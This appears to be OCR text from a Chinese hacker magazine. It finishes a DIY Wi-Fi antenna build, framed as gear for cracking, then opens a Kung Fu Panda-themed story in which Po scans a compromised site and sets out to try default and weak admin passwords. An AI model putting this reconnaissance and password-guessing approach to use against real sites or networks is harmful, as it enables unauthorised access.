
图7　最终结果


弯折时，大家可以用钳子的截线口轻轻的压出一个凹痕，但注意不要截断了，然后弯折，这样比较精确。弯折成功后放到标准图纸上比对一下，然后把接口焊接牢固。下一步就是焊接馈线了，这一步比较不好操作，大家一定要耐心和细心，焊接的时候，最好把弯折好的双菱架空固定好，注意不要使其变形，然后把馈线的铜芯焊接到双菱的中部的一个弯折处，铝箔和金属屏蔽网焊接到另一边的弯折处，参看图7。同样的，铜芯和屏蔽网在焊接处一定不要接触。如果没有金属板做反射板，直接找个可以固定的地方。如果有金属板，则在金属板中间开个圆孔，最好找个可以把馈线套进去的管状物，固定在反射板上，既有支撑作用，还比较美观。如果是使用热熔胶固定，尽量少用，据其他DIYER测试，热熔胶会吸收信号，降低增益。而且你也可以让管状物稍微长一点，进行一些处理，让其可以调节高低，然后选择最佳的位置。需要特别提示的是，如果要用反射板和管状物进行固定，一定要在焊接双菱前把馈线预先穿过这些东西，否则你焊接完后会发现，馈线的另一头无法穿过去了。好了，把馈线连接上USB网卡的SMA头，找个AP试试吧。

今天的DIY就先到此为止吧，大家也赶快去亲自试试吧。有了利器，破解才能事半功倍。随后我会给大家奉上破解实战以及馈线接法等。请大家期待吧。

编辑点评：无线网络在蓬勃发展着，研究一下无线方面的技术还是非常有必要的，苦于你的无线网卡太逊了吗？自己DIY一个强悍的天线吧，让你能事半功倍。不知道这期的另类HACK大家还满意吗？







大雪纷飞的日子总算过去了，但是气温依然没有上升的趋势。这么冷的天，给山上勾勒出一幅“山萧条而无兽兮，野寂寞其无人”的景象。曾经林木苍翠的山已经不再，留下的只有寂寞的树干。

由于触景生情的缘故，阿宝十分想念家中的老爸。再说圣诞节就要来临，正所谓“每逢佳节倍思亲”，阿宝对老爸的那份牵挂越来越强烈了。

“Master师傅，我上山这么久了，挺想老爸的，想明天回家看看去。”阿宝跟小浣熊师傅请示着。

“嗯！回去吧，代我问候一下你的父亲，多关心一下家人，有空就给家里打个电话，家人会感到很欣慰的。平时一定要注重孝顺父母，别有子欲养而亲不待的遗憾！”小浣熊意味深长地说出了这些话，貌似深有体会的样子。

“嗯！”阿宝简单一个字回答了师傅，但是回答的内涵不单单就是这个字，阿宝此刻的心情无法用语言来形容，他感受到语句中的含义不是一两句话就能阐述清楚的。

阿宝跟师兄们道别之后就下山回家了。下山的路上，不知道什么原因，阿宝发现越往下走，景色越漂亮，连脚步都似箭一般。

刚进入村子，阿宝就发现村里面已经有很浓厚的节日气氛了，虽然圣诞节是西方的节日，但是由于受西方文化的影响太大，山谷的朋友都对这个节日非常重视。

“哇！so cool！好大的圣诞树啊！”阿宝不由放声大叫，因为出现在他眼前的是一颗巨大的圣诞树，那树大概有一层楼高，大伙们正忙碌着给它装饰小灯泡呢。要是晚上把树上的灯都打开了，那它肯定会成为村里的一大亮点。

阿宝继续往前走，发现街道两旁多了许多电脑培训的小公司，还有一些网吧。村里的变化真的很大啊，阿宝有点怀疑自己是不是走错了地方。

“宝！啊！宝！是你！哈哈……我们的神龙大侠，哈哈！”

“猪哥！是你啊！好久没见啦。是我啊，我回来了！最近大伙都还好吧？”

“过的还行吧！对了，我现在开了一个电脑培训的小公司，以后多多关照啊。”

“行！猪哥你还是混的相当不错的啦。我还要赶着回家，下次聊啊。”

“好的，拜拜！”

阿宝继续走，没多久就到了自家的那条街。远远望去，阿宝发现家里的小店已经变成有相当规模了，赶紧向着家的方向跑去。此时店里坐满了客人，鸭子老爸忙得不亦乐乎。而且店里多了几个服务员，鸡大婶她们都来帮忙了。

“Hu！看来老板的生意不错啊。”

“老板，给我来一碗上汤面。”阿宝走到老爸身后笑嘻嘻地说。

“好的！客官请稍等一下。”由于杂声太多，鸭子老爸没分辨出阿宝的声音。等到鸭子老爸一回头，顿时开心的不能说话了，跑到阿宝的身边，紧紧地抱着自己的孩子。




图1　发现admin目录

“宝！我的儿子！你回来了，老爸想死你勒！”然后鸭子老爸绕着阿宝左看看右看看。

“老爸！”阿宝给老爸一个拥抱，由于太激动了，把鸭子老爸都给抱起来了。

“老爸，老爸！我也非常想你啊！现在偶回来啦。嘿嘿，老爸你过的怎么样？”

“老爸过的很不错，就是生意有点忙！你看我们家的生意，都是爆满呢！自从你上山之后，店里的生意好得不得了哦，现在还请了几个服务员呢！”

“老爸你真牛啊！看来还是老爸厉害呢！”

“老板！再来两碗馄饨面！”一个客人喊道。

“好勒！马上到！”鸭子老爸很爽快地回答。

“老爸，让我来帮忙吧。你先歇一会儿，看我的。”

话声未落，阿宝已经走进厨房。然后大展身手，两三个萝卜往上一抛，拔出柳月刀舞动几下，萝卜已经被整齐切好。这样的情景好像只有电影中才有，但是今天在这里上演了。顿时观众热血沸腾，掌声不断。就这样，阿宝跟老爸两人忙碌到晚上。

终于等到店铺关门了，今天虽然很累，但是阿宝精力还是非常充沛。晚餐时，阿宝父子俩都互相询问对方最近的情况，一直聊到很晚。

阿宝走进自己久违的房间，回到自己的猫窝，感觉非常亲切。突然阿宝想起到家后还没跟师兄们报平安，于是打开QQ跟师兄们说一声。就在这个时侯，熊猫MM给阿宝发来一条信息。

“熊猫GG，呜呜呜，我的网站被人入侵了，麻烦你帮我看看。”

“好的，什么情况呢？跟我说说。”见到MM，阿宝高兴到了极点，二话没说就答应了。

“我发现我的网站被植入后门了，我想知道黑客们是怎么攻破我的网站的。”

“嗯，那我现在帮你检测一下。”

阿宝拿出JSKY扫描该网站，十分钟过去了，没发现网站有什么漏洞。虽然常用的注入漏洞没发现，但阿宝发现了admin目录，如图1，于是看看能否利用万能密码跟弱口令进入后台。




图2　不存在/admin/ewebeditor

